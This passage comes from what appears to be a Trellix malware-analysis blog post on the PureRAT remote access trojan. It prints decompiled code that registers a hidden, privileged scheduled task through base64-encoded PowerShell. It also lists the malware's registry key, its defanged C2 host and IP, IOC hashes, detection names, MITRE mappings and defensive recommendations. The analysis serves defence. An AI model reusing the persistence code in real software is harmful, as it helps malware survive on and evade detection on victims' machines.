
Figure 42: Process hollowed MSBuild.exe

Execution via scheduled tasks

To maintain persistence, the file registers a scheduled task that leverages PowerShell with a hidden window and bypassed execution policy. This task is configured to trigger immediately and recur every five minutes indefinitely, utilizing the `-Once -At (Get-Date)` and `-RepetitionInterval` parameters.

The command for registering this task is as follows:

```
text4 = string.Concat(new string[] { "Register-ScheduledTask -TaskName '", text2, "' -Action (New-ScheduledTaskAction -Execute '", text3, "' -Trigger (New-ScheduledTaskTrigger -Once -At (Get-Date) -RepetitionInterval (New-TimeSpan -Minutes 5)) -User $env:UserName -RunLevel Highest -Settings (New-ScheduledTaskSettingsSet -ExecutionTimeLimit (New-TimeSpan -Seconds 0) -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries) -Force" });
```



```
text4 = string.Concat(new string[] { "Register-ScheduledTask -TaskName '", text2, "' -Action (New-ScheduledTaskAction -Execute '", text3, "' -Trigger (New-ScheduledTaskTrigger -Once -At (Get-Date) -RepetitionInterval (New-TimeSpan -Minutes 5)) -User $env:UserName -RunLevel Highest -Settings (New-ScheduledTaskSettingsSet -ExecutionTimeLimit (New-TimeSpan -Seconds 0) -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries) -Force" });

num = 29;
goto IL_010E;
IL_0161:
goto IL_0060;

}
}
}
}
Block_2;;
}
IL_0167:
IL_016D:
IL_0173:
goto IL_020C;
IL_0179:
if (Class4.smethod_5())
{
    goto IL_0182;
}
IL_0180:
text4 = string.Concat(new string[] { "Register-ScheduledTask -TaskName '", text2, "' -Action (New-ScheduledTaskAction -Execute '", text3, "' -Trigger (New-ScheduledTaskTrigger -Once -At (Get-Date) -RepetitionInterval (New-TimeSpan -Minutes 5)) -User $env:UserName -Settings (New-ScheduledTaskSettingsSet -ExecutionTimeLimit (New-TimeSpan -Seconds 0) -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries) -Force" });
IL_0182:
ProcessStartInfo processStartInfo = new ProcessStartInfo
{
    FileName = "powershell.exe",
    Arguments = "-NoProfile -ExecutionPolicy Bypass -Enc " + Convert.ToBase64String(Encoding.Unicode.GetBytes(text4)),
```

Figure 43: Scheduled task creation

Registry modification

In an attempt to establish its presence, the process initiates the addition of the following registry entry:

HKEY_CURRENT_USER\Software\2BB74CAD548B578440235F8BBC3EB031




Figure 44: Registry entry

C2 network connectivity

To establish a C2 link, the process attempts to connect to the hostname "instant services1[.]ddns guru[.]com" at the host address [178[.]16[.]52[.]58] using port "1917".




Figure 45: C2 connection

The modular architecture of PureRAT effectively transforms the malware into a versatile dynamic loader. Rather than deploying a bulky, feature-complete executable that might be easily flagged by signature-based detection, the initial implant remains dormant, maintaining a minimal footprint on the infected system. It waits for the C2 operator to push specific modules on demand, allowing for a stealthy and highly targeted intrusion.

By dynamically extending its capabilities, the PureRAT can evolve far beyond its initial reconnaissance phase. Operators can deploy specialized plugins tailored to their objectives, such as gaining unauthorized access to the microphone and webcam for environmental monitoring, implementing real-time keylogging to harvest credentials, or establishing hidden desktop access to bypass security controls and interact directly with the victim's environment.

Conclusion

The successful analysis of PureRAT was carried out by the Trellix Advanced Research Center, which identified this sophisticated, multi-stage threat. Trellix provides comprehensive coverage across its security product portfolio to protect customers against every phase of this attack. This includes signatures and detection rules across [Trellix Endpoint Security](#) for various Trojan variants and loaders, and detailed TTP-based detection from [Trellix EDR](#) covering suspicious PowerShell downloads, process hollowing, WMI execution, and UAC bypass. Furthermore, Trellix has proactively blocked C2 communications by identifying C2 servers and associated IP addresses as "Malicious Sites-High Risk" and "PUPs (potentially unwanted programs)" through products such as [Trellix Network Security](#). The deep technical analysis, mapped to the [MITRE ATT&CK framework](#), ensures that Trellix customers are equipped with layered defenses against fileless and obfuscated threats like PureRAT.

Recommendations

1. **Harden endpoint security:** Implement strict execution policies for scripts (PowerShell, VBS) and ensure endpoint protection is configured to detect sophisticated in-memory activities like Process Hollowing and Reflective Code Loading.
2. **Control system utilities:** Monitor and restrict the use of abused legitimate Windows binaries such as cmstp.exe (used for UAC bypass) and Msbuild.exe (used for process hollowing).
3. **Enhance network monitoring:** Proactively block all known Command-and-Control (C2) domains and IP addresses listed in the IOCs and monitor network traffic for connections on non-standard ports.
4. **Improve persistence detection:** Create alerts for unauthorized or high-frequency scheduled task creation (e.g., tasks running every minute) and monitor critical registry run keys (e.g., HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run).
5. **Minimize privilege exposure:** Enforce the principle of least privilege for all users to limit the potential impact of UAC bypass attempts and host fingerprinting/data collection.

Indicator of compromise(IOCs):

7d22c61e8aafc9a2a812cafe7720922ab12d770e5af7d92527d9b0dbd6e10f30	.LNK
96b4713c6b9e5283f9d2f570a51edce66fc44ced2ae130b65dbe1326690a27eb	tryinggim.vbs
40bd37eba7f9a56516c96092d5c6d50937fc4df00baf79155ada9d1673389830	0xptimized_MSI.png
121ae6c664aaef9ed2e44ed04c66e1cabcb00295c48289afd9e23126fc6edadf	GeneratedPay.png
96d4e77c0d433b14c2030be194ad12e159b5292f33da3a7d4d2749475845c253	Microsoft.Win32.TaskScheduler.dll
bb1075ca2ff0a9b5e407fb396f8f87705d8f512b42b3f4326586ef17fed8aabb	Hvfwfe.exe
e0c0418d8bad7b4731b7de35059c6a51c49825e6ec841193cd8842220957cff9	lihkjknh.dll

C2 server and Trellix coverage

hxxps://crixup[.]com	Malicious Sites-High Risk
hxxp://instantservices1[.]ddnsguru[.]com	PUPs (potentially unwanted programs)
178[.]16[.]52[.]58	Malicious Sites-High Risk

Trellix product coverage

Trellix ENS	VBS/Downloader.blg PS/Downloader!45309B788FD5 Trojan-JAST!761F9F3B9973 CaminhoLoader.a Trojan-JAST!4E8CB3356DB7 Trojan-JAST!E4CAB5137F5F Generic-trojan.blg
Trellix HX	Generic.BAT.Downloader.N.4F6BEEA2 Trojan.GenericKD.79634337 Gen:Variant.Cerbu.270977 Generic.mg.e4cab5137f5f75ed Gen:Variant.Jalapeno.22728 Trojan.GenericFCA.Agent.140320 Gen:Heur.MSIL.Benin.5

Trellix EDR	win_suspicious_process_powershell_download_ipv4_network win_ttp_commandandcontrol_t1104_powershell_injection win_api_pe_header_writeprocessmemory _process_sans_runtimebroker_11 win_process_powershell_download_window_hidden win_suspicious_script_download_unsecure win_process_script_base64_dos_header _process_psobfuscation_reverse _process_wmi_execution_reattribution_script win_process_script_download_unsecure_ps win_process_powershell_malflags_lummac2 win_process_remote_powershell_via_wmi _process_wmi_remote_process_launched _process_psobfuscation_concatenation _malware_powershell_downloader_low _process_psobfuscation_frombase64 win_process_psloadassembly win_process_long_cmdline_powershell_from_any win_process_wmi_fileless_reflective_loader win_api_pe_header_writeprocessmemory_gen win_process_remote_powershell_via_wmi2 win_process_execute_suspicious_script _process_suspicious_target_path _apr_process_ps_env_userinfo win_process_powershell_iex _process_psobfuscation _reg_ep0063_taskcache _api_process_hollowed _process_pythonrunpy _file_deletewmic
Trellix Network Security Trellix VX Trellix Cloud MVX Trellix File Protect Trellix Malware Analysis Trellix SmartVision Trellix Email Security Trellix Detection As A Service Trellix NX	FE_Trojan_LNK_Generic_59_FEBeta FEC_Trojan_VBS_Generic_72_FEBeta FE_Trojan_MSIL_Generic_369_FEBeta Suspicious File Persistence Activity Suspicious File Dropped Suspicious Network Activity Suspicious Network Activity (10445) Suspicious File Persistence Activity (10055) Malicious Trojan Indicator (21838) Suspicious File Potential CMSTP Bypass Activity (43825) Riskware Network Activity with cnc Backdoor behavior Suspicious Regkey and WMI Query Backdoor Activity Suspicious Regkey and WMI Query Backdoor Activity Riskware Network Activity with cnc Backdoor behavior

MITRE ATT&CK

Execution	T1059.001 - Command and Scripting Interpreter: PowerShell T1106 - Native API T1047 - Windows Management Instrumentation T1053.005 - Scheduled Task/Job: Scheduled Task
Persistence	T1112 - Modify Registry

Privilege escalation	T1055.002 - Process Injection: Portable Executable Injection T1055.012 - Process Injection: Process Hollowing
Defense evasion	T1620 - Reflective Code Loading T1218 - System Binary Proxy Execution T1027.009 - Obfuscated Files or Information: Embedded Payloads T1027 - Obfuscated Files or Information T1140 - Deobfuscate/Decode Files or Information T1202 - Indirect Command Execution T1055.012 - Process Injection: Process Hollowing
Discovery	T1033 - System Owner/User Discovery T1087.001 - Account Discovery: Local Account T1083 - File and Directory Discovery
Lateral movement	T1021.006 - Remote Services: Windows Remote Management T1021.002 - Remote Services: SMB/Windows Admin Shares
Command and control	T1105 - Ingress Tool Transfer T1071 - Application Layer Protocol T1104 - Multi-Stage Channels

Discover the latest cybersecurity research from the Trellix Advanced Research Center:
<https://www.trellix.com/advanced-research-center/>

This document and the information contained herein describes computer security research for educational purposes only and the convenience of Trellix customers.

RECENT NEWS

- Apr 08, 2026

[Trellix prevents enterprise data exposure in sanctioned and shadow AI](#)

- Mar 02, 2026

[Trellix strengthens executive leadership team to accelerate cyber resilience vision](#)

- Feb 10, 2026

[Trellix SecondSight actionable threat hunting strengthens cyber resilience](#)

- Dec 16, 2025

[Trellix NDR Strengthens OT-IT Security Convergence](#)

- Dec 11, 2025

[Trellix Finds 97% of CISOs Agree Hybrid Infrastructure Provides Greater Resilience](#)

RECENT STORIES

- Apr 20, 2026

[PureRAT: A Multi-Stage, Fileless RAT Utilizing Image Steganography and Process Hollowing](#)

- Apr 14, 2026

[DCSync Detection Without Signatures: Trellix NDR and the Power of Technique-Based Defense](#)

- Apr 13, 2026

[A CISO's Compliance Playbook: Navigating the Complexity of NIS2, DORA, and CRA](#)

- Apr 9, 2026

[How A Simple Misconfiguration Can Fuel Offline Attacker Tools](#)

- Apr 8, 2026

[Preparing for the AI Tidal Wave: Securing Critical Enterprise Data](#)

Get the latest

Stay up to date with the latest cybersecurity trends, best practices, security vulnerabilities, and so much more.

Please enter a valid email address.

Please enter a business email address

Zero spam. Unsubscribe at any time.